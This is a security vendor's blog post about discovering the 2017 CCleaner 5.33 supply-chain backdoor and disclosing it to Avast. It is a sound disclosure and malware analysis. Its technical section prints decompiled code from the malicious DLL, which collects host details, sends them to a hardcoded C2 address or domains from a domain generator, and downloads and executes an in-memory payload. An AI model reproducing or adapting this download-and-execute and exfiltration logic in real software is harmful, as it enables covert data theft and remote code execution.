Morphisec Discovers CCleaner Backdoor Saving Millions of Avast Users

By Michael Gorelik

Archived: 2026-04-05 21:42:52 UTC

As widely reported today, the Avast-owned security application CCleaner was illegally modified by hackers. According to Avast, some 2.27 million users were running the weaponized version 5.33 of CCleaner. In addition, the CCleaner cloud version 1.07 was affected. Morphisec was the first to uncover the **CCleaner Hack** and notify Avast.

Morphisec identified and prevented malicious CCleaner.exe installations on August 20 and 21, 2017 at customer sites. On September 11, 2017, some customers shared their logs of the prevented attacks with Morphisec, which our team immediately started to investigate.

This post has been updated:
1.) Inclusion of Avast reference to Morphisec help.

2.) The CCleaner compromised version was discovered and reported by both Morphisec and Cisco in separate in-field cases and reported separately to Avast.

Although the executables were signed by the original Piriform company – which was purchased by Avast in July – version 5.33 of CCleaner exhibited internal code injection behavior and reflective DLL loading directly into memory.

"*Morphisec's unique Moving Target Defense cyber security solution first stopped the malicious file at one of our customers in Singapore. We were gratified to see that we prevented the attack and how our Endpoint Threat Prevention solution keeps our customers safe," remarks Michael Gorelik VP R&D at Morphisec.*

Immediately after the initial investigation, Morphisec notified all of its customers and reported its findings to Avast to help the company identify the issue. An updated version of CCleaner 5.34 – which was released at September 12, 2017 – did not include any malicious code.

"A backdoor transplanted into a security product through its production chain presents a new unseen threat level which poses a great risk and shakes customers' trust. As part of our responsible disclosure policy, we immediately contacted Avast and shared all the information required for them to resolve the issue promptly. Customer safety is our top concern," Gorelik emphasizes.

In their blog post Avast confirms Morphisec's important role:


> "The *CCleaner compromised* version was released on August 15 and went undetected by any security company for four weeks, underscoring the sophistication of the attack. In our view, it was a well-prepared operation and the fact that it didn't cause harm to users is a very good outcome, made possible

> by the original notification we received from our friends at security company Morphisec (more on this below) followed by a prompt reaction of the Piriform and Avast teams working together. We continue to be actively cooperating with law enforcement units, working together to identify the source of the attack."
>
> […]
>
> "Avast first learned about the possible malware on September 12, 8:35 AM PT from a company called Morphisec which notified us about their initial findings. We believe that Morphisec also notified Cisco. We thank Morphisec and we owe a special debt to their clever people who identified the threat and allowed us to go about the business of mitigating it. Following the receipt of this notification, we launched an investigation immediately, and by the time the Cisco message was received (September 14, 7:25AM PT), we had already thoroughly analyzed the threat, assessed its risk level and in parallel worked with law enforcement in the US to properly investigate the root cause of the issue."

Now that Avast has made a public announcement, Morphisec is able to share a short abstract of our technical investigation.

CCleaner Hack Technical Abstract

First, we identified that the TLS initialization of callback functions was probably altered by a modification of the visual studio runtime file:



Such modifications can be done by someone with access to the machine that compiles the code. This makes the code injection very useful and stealth. Moreover, this code is executed before any of the original CCleaner code is executed and the executable is automatically signed by the build machine.

Following the new TLS initiation path, we investigated the reflective injection of the DLL, which was a DLL without a FILE_DOS_HEADER. Later on, the NT_HEADER was striped as well to evade any memory monitoring solutions. Morphisec's research lab has witnessed such processes more and more lately.

The DLL by itself is a simple controller component that collects information from the computer, sends it to a C2 and is able to receive next stage code execution.

The DLL contained sophisticated methods rarely used by only few threat actors like code for identifying 64/32 which can run within both processes:

```
0014f778 48              dec     eax
0014f779 33c0            xor     eax,eax
0014f77b 48              dec     eax
0014f77c 85c0            test    eax,eax
0014f77e 7507            jne     0014f787
0014f780 c3              ret
0014f781 90              nop
```

32bit

```
00000000`0023f638 4833c0          xor     rax,rax
00000000`0023f63b 4885c0          test    rax,rax
00000000`0023f63e 7507            jne     00000000`0023f647
00000000`0023f640 c3              ret
00000000`0023f641 90              nop
00000000`0023f642 90              nop
00000000`0023f643 90              nop
00000000`0023f644 90              nop
00000000`0023f645 90              nop
00000000`0023f646 90              nop
00000000`0023f647 c3              ret
```

64bit

Note, that the downloaded payload has a failback option for accessing “randomly” generated domains (the month of year being used as a seed).

Download of the Code from C2:

```
30  Buffer = 0;
31  dwBufferLength = 4;
32  v4 = InternetOpenA(0, 0, 0, 0, 0);
33  hInternet = v4;
34  if ( !v4 )
35    return 0;
36  hConnect = InternetConnectA(v4, lpszServerName, 0x1BBu, 0, 0, 3u, 0, 1u);// 216.126.225.148
37  if ( hConnect )
38  {
39    *(_DWORD *)szVerb = reverse_dword('POST');
40    v17 = 0;
41    strcpy(szObjectName, "/");
42    *(_DWORD *)szVersion = reverse_dword('HTTP');
43    v14 = reverse_dword('/1.1');
44    v15 = 0;
45    v6 = (CHAR *)HttpOpenRequestA(hConnect, szVerb, szObjectName, szVersion, 0, 0, 0x880000u, 1u);
46    lpszServerNamea = v6;
47    if ( v6 )
48    {
49      *(_DWORD *)szHeaders = 0x608A671D;
50      *(_DWORD *)&szHeaders[4] = 0xB3E94C11;
51      *(_DWORD *)&szHeaders[8] = 0x8BFCD023;
52      *(_DWORD *)&szHeaders[12] = 0xBE6D45FB;
53      *(_DWORD *)&szHeaders[16] = 0x4AD51AE7;
54      *(_DWORD *)&szHeaders[20] = 0xAF8DFB93;
55      *(_DWORD *)&szHeaders[24] = 0x124978D4;
56      encrypt_decrypt((BYTE *)szHeaders, 0x1Cu);// Host: speccy.piriform.com
57      HttpAddRequestHeadersA(v6, szHeaders, 0xFFFFFFFF, 0xA0000000);
58      InternetQueryOptionA(v6, 0x1Fu, &Buffer, &dwBufferLength);
59      LOWORD(Buffer) = Buffer | 0x3380;
60      InternetSetOptionA(v6, 0x1Fu, &Buffer, 4u);
61      if ( HttpSendRequestA(v6, 0, 0, lpOptional, dwOptionalLength) )
62      {
63        v3 = LocalAlloc(0x40u, 0x408u);
64        while ( 1 )
65        {
66          dwNumberOfBytesAvailable = 0;
67          InternetQueryDataAvailable(v6, &dwNumberOfBytesAvailable, 0, 0);
68          if ( !dwNumberOfBytesAvailable )
69            break;
70          v7 = v3;
71          v8 = LocalAlloc(0x40u, *v3 + dwNumberOfBytesAvailable + 4104);
72          a1 = *v3;
73          v3 = v8;
74          memcpy(v8 + 1, v7 + 1, a1);
75          InternetReadFile(lpszServerNamea, (char *)v3 + *v7 + 4, dwNumberOfBytesAvailable, &dwNumberOfBytesRead);
76          *v3 = dwNumberOfBytesRead + *v7;
77          LocalFree(v7);
78          v6 = lpszServerNamea;
79        }
80      }
81      InternetCloseHandle(v6);
82    }
83    InternetCloseHandle(hConnect);
84  }
85  InternetCloseHandle(hInternet);
```

Malicious code execution following the payload download + the Domain generated hosts:

```
dc->NtMajorVersion = MEMORY[0x7FFE026C];      // _KUSER_SHARED_DATA.NtMajorVersion
dc->NtMinorVersion = MEMORY[0x7FFE0270];      // _KUSER_SHARED_DATA.NtMinorVersion
v3 = GetCurrentProcess();
dc->IsWow64Process = check_IsWow64Process((int)v3);
dc->Is64Bit = is_64bit();
nSize = 0x40;
GetComputerNameA(dc->ComputerName, &nSize);
nSize = 0x40;
GetComputerNameExA(ComputerNameDnsDomain, dc->ComputerNameDnsDomain, &nSize);
get_ip_addresses(dc);
num_of_names = 0;
collect_installed_apps_names(dc, &num_of_names, 0);
if ( dc->IsWow64Process )
  collect_installed_apps_names(dc, &num_of_names, 1u);
collect_running_processes_names(dc, &num_of_names);
encrypt_decrypt((BYTE *)dc, (num_of_names << 8) + 0x1A0);
payloadSize = encode_b64((char *)dc, (num_of_names << 8) + 0x1A0, 0, 0);// calculate needed size
payload = LocalAlloc(0x40u, payloadSize + 0x100);
encode_b64((char *)dc, (num_of_names << 8) + 0x1A0, payload, payloadSize);
WSAStartup(0x202u, &WSAData);
agomo_registry_NID_get();
v4 = payloadSize;
v5 = payload;
sIP = ip_to_str(0x94E17ED8, &Dest);           // 216.126.225.148
enc_payload = (ENC_PAYLOAD *)get_payload_from_c2(sIP, v5, v4);
if ( !enc_payload )
{
  v8 = get_DGA_c2_host();                     // ab%x%x.com
  *(_DWORD *)pvData = v8;
  if ( v8 )
  {
    v9 = payloadSize;
    v10 = payload;
    v11 = ip_to_str(v8, &Dest);
    enc_payload = (ENC_PAYLOAD *)get_payload_from_c2(v11, v10, v9);
    agomo_registry_NID_set(pvData[0]);
  }
}
LocalFree(payload);
agomo_registry_TCID_set(current_time);
if ( enc_payload )
{
  if ( enc_payload->Size > 4 && enc_payload->MUID == dc->MUID )
  {
    payloadSize_ = decode_b64((char *)&enc_payload->data, enc_payload->Size - 4, 0, 0);
    payloadSize = payloadSize_;
    if ( payloadSize_ )
    {
      payload = VirtualAlloc(0, payloadSize_ + 0x40000, 0x1000u, 0x40u);
      decode_b64((char *)&enc_payload->data, enc_payload->Size - 4, payload, payloadSize);
      encrypt_decrypt((BYTE *)payload, payloadSize);
      ((void (__stdcall *)(HMODULE (__stdcall *)(LPCSTR), FARPROC (__stdcall *)(HMODULE, LPCSTR)))payload)(// Code execution
        LoadLibraryA,
        GetProcAddress);
      VirtualFree(payload, 0, 0x8000u);
      agomo_registry_TCID_set(current_time + 0x80);
```

Updated on September 19, 2017.

About the author

Michael Gorelik

Chief Technology Officer

Morphisec CTO Michael Gorelik leads the malware research operation and sets technology strategy. He has extensive experience in the software industry and leading diverse cybersecurity software development projects. Prior to Morphisec, Michael was VP of R&D at MotionLogic GmbH, and previously served in senior leadership positions at Deutsche Telekom Labs. Michael has extensive experience as a red teamer, reverse engineer, and contributor to the MITRE CVE database. He has worked extensively with the FBI and US Department of Homeland Security on countering global cybercrime. Michael is a noted speaker, having presented at multiple industry conferences, such as SANS, BSides, and RSA. Michael holds Bsc and Msc degrees from the Computer

Science department at Ben-Gurion University, focusing on synchronization in different OS architectures. He also jointly holds seven patents in the IT space.
